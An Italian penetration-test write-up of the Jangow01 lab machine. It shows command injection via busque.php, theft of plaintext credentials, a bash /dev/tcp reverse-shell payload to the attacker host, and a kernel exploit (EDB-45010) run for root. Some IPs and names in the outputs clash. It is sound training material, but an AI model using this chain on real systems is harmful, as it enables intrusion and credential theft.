

# Report Tecnico: BlackBox Penetration Test

Target: Macchina Virtuale "Jangow01"

Autore: NetRebels  
Data: 29 gennaio 2026



**Obiettivo:** System Compromise & Privilege Escalation  
**Metodologia:** BlackBox Testing

# Indice

<b>1</b>	<b>Introduzione e Scenario</b>	<b>2</b>
1.1	Obiettivi . . . . .	2
1.2	Ambiente di Test . . . . .	2
<b>2</b>	<b>Fase 1: Information Gathering</b>	<b>2</b>
2.1	Network Discovery . . . . .	2
2.2	Port Scanning . . . . .	2
<b>3</b>	<b>Fase 2: Vulnerability Assessment</b>	<b>3</b>
3.1	Analisi Applicazione Web e Navigazione . . . . .	3
3.2	Data Exfiltration (Credenziali) . . . . .	4
<b>4</b>	<b>Fase 3: Exploitation</b>	<b>5</b>
4.1	Accesso Iniziale (FTP) . . . . .	5
4.2	Ottenimento Reverse Shell . . . . .	6
<b>5</b>	<b>Fase 4: Privilege Escalation</b>	<b>7</b>
5.1	Enumerazione Automatizzata (Linpeas) . . . . .	7
5.2	Identificazione Exploit (EDB-ID 45010) . . . . .	9
5.3	Esecuzione dell'Exploit . . . . .	9
<b>6</b>	<b>Conclusioni e Proof of Concept</b>	<b>10</b>

# 1 Introduzione e Scenario

## 1.1 Obiettivi

L'obiettivo dell'attività è identificare e sfruttare le vulnerabilità presenti nella macchina target **Jangow01**. L'attività simula uno scenario realistico di valutazione della sicurezza (BlackBox) che comprende le fasi di discovery, enumerazione, exploitation e privilege escalation fino all'ottenimento dei permessi di root.

## 1.2 Ambiente di Test

L'infrastruttura di laboratorio è composta da:

- **Macchina Attaccante:** Kali Linux (IP: 192.168.10.10)
- **Macchina Target:** Jangow 01
- **Rete:** 192.168.10.0/24

# 2 Fase 1: Information Gathering


## 2.1 Network Discovery

Per identificare l'indirizzo IP della macchina vittima all'interno della rete locale, è stato utilizzato il tool netdiscover.

```
sudo netdiscover -r 192.168.10.0/24
```

Listing 1: Scansione ARP della rete

L'output ha evidenziato la presenza del target all'indirizzo **192.168.10.11**.



The screenshot shows the output of the netdiscover tool. It indicates that the scanning is finished and displays a table of captured ARP request and reply packets. The table has columns for IP, MAC Address, Count, Length, and Vendor/Hostname. Two hosts are listed: 192.168.10.1 and 192.168.10.11, both identified as belonging to PCS Systemtechnik GmbH.

Currently scanning: Finished!   Screen View: Unique Hosts					
255 Captured ARP Req/Rep packets, from 2 hosts.				Total size: 15300	
IP	At MAC Address	Count	Len	MAC Vendor / Hostname	
192.168.10.1	08:00:27:be:c3:19	254	15240	PCS Systemtechnik GmbH	
192.168.10.11	08:00:27:57:12:a4	1	60	PCS Systemtechnik GmbH	

Figura 1: Identificazione dell'host target tramite Netdiscover.

## 2.2 Port Scanning

Una scansione approfondita con nmap ha permesso di identificare i servizi esposti.

```
nmap -sV -sC -p- 192.168.10.11
```

Listing 2: Enumerazione servizi e versioni

Sono state rilevate le seguenti porte aperte:

- **21/tcp (FTP):** vsftpd 3.0.3

- 80/tcp (HTTP): Apache httpd 2.4.18

```
(kali㉿kali)-[~]
$ nmap -sV -sC -p- 192.168.10.11
Starting Nmap 7.98 ( https://nmap.org ) at 2026-01-26 11:42 -0500
Nmap scan report for 192.168.10.11
Host is up (0.00027s latency).
Not shown: 65533 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.3
80/tcp    open  http     Apache httpd 2.4.18
| http-ls: Volume /
| SIZE    TIME                FILENAME
| -      2021-06-10 18:05    site/
|_
|_http-title: Index of /
|_http-server-header: Apache/2.4.18 (Ubuntu)
MAC Address: 08:00:27:57:12:A4 (Oracle VirtualBox virtual NIC)
Service Info: Host: 127.0.0.1; OS: Unix

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 124.61 seconds
```

Figura 2: Output della scansione Nmap.

## 3 Fase 2: Vulnerability Assessment

### 3.1 Analisi Applicazione Web e Navigazione

L'enumerazione del servizio HTTP ha rivelato la presenza di un sito web. Navigando nella struttura, è stata individuata una pagina vulnerabile:

`http://192.168.10.11/site/busque.php?buscar=`

Questa funzionalità accetta input utente tramite il parametro GET `buscar` senza adeguata sanitizzazione.

Per comprendere il contesto in cui operava lo script e verificare la possibilità di Command Injection, è stato iniettato inizialmente il comando `ls` (o `ls -la`) per visualizzare il contenuto della directory corrente. Per interpretare correttamente l'output del comando, che risultava confuso a causa del rendering HTML del browser, è stata utilizzata la funzione "**View Page Source**" (Visualizza Sorgente Pagina) cliccando con il tasto destro. Questo ha permesso di leggere l'output pulito del comando `ls`.

Successivamente, sfruttando questa tecnica, è stata effettuata un'attività di ricognizione navigando tra le varie directory del server (es. `wordpress/`) alla ricerca di file di configurazione o dati sensibili.





Figura 3: ...busque.php?buscar=ls





Figura 4: Visualizzazione con View Page Source

### 3.2 Data Exfiltration (Credenziali)

Durante questa fase di esplorazione, è stato individuato un file nascosto denominato .backup nella directory principale. La lettura di tale file tramite il browser ha rivelato credenziali di accesso in chiaro:


```
$servername = "localhost";  
$database = "jangow01";  
$username = "jangow01";  
$password = "abygurl69";
```

Listing 3: Contenuto del file .backup



```
1 <?php
2 $servername = "localhost";
3 $database = "desafio02";
4 $username = "desafio02";
5 $password = "abygurl69";
6 // Create connection
7 $conn = mysqli_connect($servername, $username, $password, $database);
8 // Check connection
9 if (!$conn) {
10     die("Connection failed: " . mysqli_connect_error());
11 }
12 echo "Connected successfully";
13 mysqli_close($conn);
14
15
16
```

Figura 5: Estrazione delle credenziali dal file wordpress/config.php tramite vulnerabilità web.



```
1 $servername = "localhost";
2 $database = "jangow01";
3 $username = "jangow01";
4 $password = "abygurl69";
5 // Create connection
6 $conn = mysqli_connect($servername, $username, $password, $database);
7 // Check connection
8 if (!$conn) {
9     die("Connection failed: " . mysqli_connect_error());
10 }
11 echo "Connected successfully";
12 mysqli_close($conn);
13
14
```


Figura 6: Estrazione delle credenziali dal file .backup tramite vulnerabilità web.

## 4 Fase 3: Exploitation

### 4.1 Accesso Iniziale (FTP)

Le credenziali recuperate (jangow01:abygurl69) sono state testate con successo per l'accesso al servizio FTP sulla porta 21.

```
ftp 192.168.10.11
Name: jangow01
Password: abygurl69
230 Login successful.
```



```
(kali@kali)-[~]
$ ftp 192.168.10.11
Connected to 192.168.10.11.
220 (vsFTPD 3.0.3)
Name (192.168.10.11:kali): kangow01
331 Please specify the password.
Password:
230 Login successful.
```

Figura 7: Accesso FTP confermato.

## 4.2 Ottenimento Reverse Shell

Per ottenere un accesso interattivo al sistema, è stata sfruttata la vulnerabilità di Command Injection sulla pagina web. È stato iniettato un payload Bash per stabilire una Reverse Shell sulla porta 443.

### Payload (URL Encoded):

```
bash -c 'bash -i > %2Fdev%2Ftcp%2F192.168.10.10%2F443 0>%261'
```

Dopo aver impostato un listener (`nc -lvp 443`), l'esecuzione del payload ha garantito l'accesso come utente `www-data`. Successivamente, è stato effettuato lo switch all'utente `jangow01` tramite il comando `su` e la password nota.




Figura 8: Ottenimento della shell interattiva.

Il payload è stato codificato (URL Encoded) e inviato tramite browser mentre un listener netcat era in ascolto sulla porta 443 della macchina attaccante. Abbiamo ottenuto una shell come utente `www-data`.

Per stabilizzare la shell e lavorare comodamente, abbiamo eseguito:

```
python3 -c 'import pty; pty.spawn("/bin/bash")'
export SHELL=bash
export TERM=xterm
su jangow01
```

Inserendo la password nota, siamo diventati l'utente jangow01.

```
(kali㉿kali)-[~]  
$ nc -lvnp 443  
listening on [any] 443 ...  
connect to [192.168.50.100] from (UNKNOWN) [192.168.50.10] 53920  
python3 -c 'import pty; pty.spawn("/bin/bash")'  
www-data@jangow01:/var/www/html/site$ export SHELL=bash  
export SHELL=bash  
www-data@jangow01:/var/www/html/site$ export TERM=xterm  
export TERM=xterm  
www-data@jangow01:/var/www/html/site$ su jangow01  
su jangow01  
Password: abygurl69  
  
jangow01@jangow01:/var/www/html/site$ whoami  
whoami  
jangow01  
jangow01@jangow01:/var/www/html/site$
```

Figura 9: Ottenimento della shell interattiva.

## 5 Fase 4: Privilege Escalation

### 5.1 Enumerazione Automatizzata (Linpeas)

Per individuare vettori di attacco per l'escalation dei privilegi, è stato utilizzato il tool **LinPEAS** (Linux Privilege Escalation Awesome Script).

Il file `linpeas.sh` è stato scaricato dalla macchina attaccante Kali verso la macchina target (sfruttando l'accesso FTP o scaricandolo via `wget` nella shell). Precisamente deve essere situato nella directory `/tmp`

```
ftp> cd /tmp  
250 Directory successfully changed.  
ftp> put linpeas.sh  
local: linpeas.sh remote: linpeas.sh  
229 Entering Extended Passive Mode (|||6906|)  
150 Ok to send data.  
100% |*****| 964 KiB 17.28 MiB/s 00:00 ETA  
226 Transfer complete.  
987931 bytes sent in 00:00 (14.26 MiB/s)  
ftp>
```

Figura 10: Trasferimento `linpeas.sh` via FTP nella macchina target.



Successivamente, è stato reso eseguibile e lanciato e l'output incollato su un file chiamato linpeas.txt:

```
# Download e permessi
chmod +x linpeas.sh
# Esecuzione
./linpeas.sh > linpeas.txt
```

```
jangow01@jangow01:/var/www/html/site$ cd /tmp
cd /tmp
jangow01@jangow01:/tmp$ ls
ls
linpeas.sh
systemd-private-95fb2048d47f4fec8f5c5a45944a3403-systemd-timesyncd.service-R
80zZk
jangow01@jangow01:/tmp$ chmod +x linpeas.sh
chmod +x linpeas.sh
jangow01@jangow01:/tmp$ ./linpeas.sh > linpeas.txt
./linpeas.sh > linpeas.txt
.....
```

Figura 11: Lancio del programma linpeas.sh sulla macchina target

Poi abbiamo trasferito l'output .txt via FTP verso la macchina Kali per vedere i risultati in locale.

```
jangow01@jangow01:/tmp$ ls
ls
linpeas.sh
linpeas.txt
systemd-private-95fb2048d47f4fec8f5c5a45944a3403-systemd-timesyncd.service-R
80zZk
tmux-1000
jangow01@jangow01:/tmp$
```

Figura 12: Ottenimento del file linpeas.txt nella macchina target

```
ftp> cd /tmp
250 Directory successfully changed.
ftp> get linpeas.txt
local: linpeas.txt remote: linpeas.txt
229 Entering Extended Passive Mode (|||25235|)
150 Opening BINARY mode data connection for linpeas.txt (127449 bytes).
100% |*****| 124 KiB 17.19 MiB/s 00:00 ETA
226 Transfer complete.
127449 bytes received in 00:00 (12.80 MiB/s)
ftp>
```

Figura 13: Trasferimento file linpeas.txt nella macchina Kali

L'analisi dell'output di Linpeas ha evidenziato una vulnerabilità critica nel kernel Linux in uso (Linux 4.4.0-31-generic). Il tool ha suggerito la presenza di vulnerabilità note per questa versione.

```
Executing Linux Exploit Suggester
https://github.com/mzet-/linux-exploit-suggester
[+] [CVE-2017-16995] ebpf_verifier

Details: https://ricklarabee.blogspot.com/2018/07/ebpf-and-analysis-of-get-rekt-linux.html
Exposure: highly probable
Tags: debian=9.0[kernel:4.9.0-3-amd64], fedora=25[26|27], ubuntu=14.04[kernel:4.4.0-89-generic], [ ubuntu=(16.04|17.04) ][kernel:4.4(8|10).0-(19|28|45)-gener
ic}
Download URL: https://www.exploit-db.com/download/45010
Comments: CONFIG_BPF_SYSCALL needs to be set && kernel.unprivileged_bpf_disabled != 1
```

Figura 14: Individuato il CVE che ci interessa.

## 5.2 Identificazione Exploit (EDB-ID 45010)

Basandosi sui risultati di Linpeas, è stato identificato l'exploit **EDB-ID 45010** (Local Privilege Escalation per Ubuntu 16.04) come candidato ideale per l'attacco.




Figura 15: Dettagli della vulnerabilità Kernel identificata su Exploit-DB.

## 5.3 Esecuzione dell'Exploit

Abbiamo scaricato l'exploit 45010.c (rinominato exploitjangow.c) sulla macchina Kali e lo abbiamo trasferito sulla macchina vittima utilizzando la connessione FTP precedentemente stabilita.

Dalla shell remota, abbiamo compilato ed eseguito il codice:

```
# Compilazione
gcc exploitjangow.c -o exploitjangow

# Assegnazione permessi di esecuzione
chmod +x exploitjangow

# Esecuzione
./exploitjangow
```

L'exploit ha avuto successo, garantendo l'accesso **root**.

```
# Verifica privilegi
id
uid=0(root) gid=0(root) groups=0(root), 1000(desafio02)
```

```
# ls /root
ls /root
proof.txt
# cat proof.txt
cat proof.txt
cat: proof.txt: Arquivo ou diretório não encontrado
# cat /root/proof.txt
cat /root/proof.txt
da39a3ee5e6b4b0d3255bfef95601890afd80709
#
```

Figura 16: Esecuzione dell'exploit e ottenimento dei privilegi di root.

## 6 Conclusioni e Proof of Concept

Come prova finale della compromissione totale del sistema, abbiamo letto il file di flag presente nella directory dell'amministratore.

```
cat /root/proof.txt
```

**Flag Hash:** da39a3ee5e6b4b0d3255bfef95601890afd80709

L'attività ha dimostrato come la presenza di vulnerabilità a livello applicativo (Input non sanitizzato) combinata con una mancata patch del sistema operativo (Kernel obsoleto) abbia permesso la compromissione completa del server Jangow01.